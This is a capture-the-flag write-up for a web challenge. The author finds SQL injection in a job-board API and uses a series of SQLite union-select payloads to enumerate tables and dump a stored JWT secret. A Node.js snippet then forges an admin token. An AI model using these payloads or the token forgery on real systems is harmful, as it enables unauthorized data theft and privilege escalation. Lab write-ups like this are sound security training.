writeup furhire
weekly challenge: 10/01/26 - 17/01/26
- 🟡 difficulty: medium
- ⚡ xp earned: 50
- 📂 categories:
api - 🛠️ vulns:
sqlite injection
0x00: recon
-

opening the webapp, we see two options: login as a job seeker and login as a recruiter
-

creating our job seeker user, we can improve our profile and access the dashboard
-
when we look for jobs, there's made some requests to
/api/jobs/<id>and/api/jobs?search=endpoints.
0x02: fuzzing
-
testing for sql injection on both endpoints, we discover that
/api/jobs/<id>endpoint is vulnerable with the payload:1 or 1=1--(probably sqlite database)
-
we can start with
order byqueries and try to find out how many columns exists on that table. after try for a while, we discover there exists 16 columns. payload:1 order by 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--
-
now, with a
union selectquery, we can extract informations from that table and from another tables. before this, lets confirm that we are really in a sqlite database. payload:1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,sqlite_version(),16--
-
discovering all tables. payload:
1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,group_concat(tbl_name) FROM sqlite_master WHERE type='table'--
-
discovering columns of
configtable. payload:1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,MAX(sql) FROM sqlite_master WHERE tbl_name='config'--
-
from the
keycolumn, we discover the jwt secret. now, we can write a script to generate an admin jwt and finally take the flag. payload:1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,key||':'||value FROM config--
0x03: show me the flag
-
our script can be something like this:

- writing the jwt at the local storage, we take the flag:const jwt = require('jsonwebtoken') const secret = 'phonesCheeseTiramisu1199' let payload = { "id": 6, "username": "ghu", "role": "admin", "iat": 1768580027 } console.log(jwt.sign(payload, secret))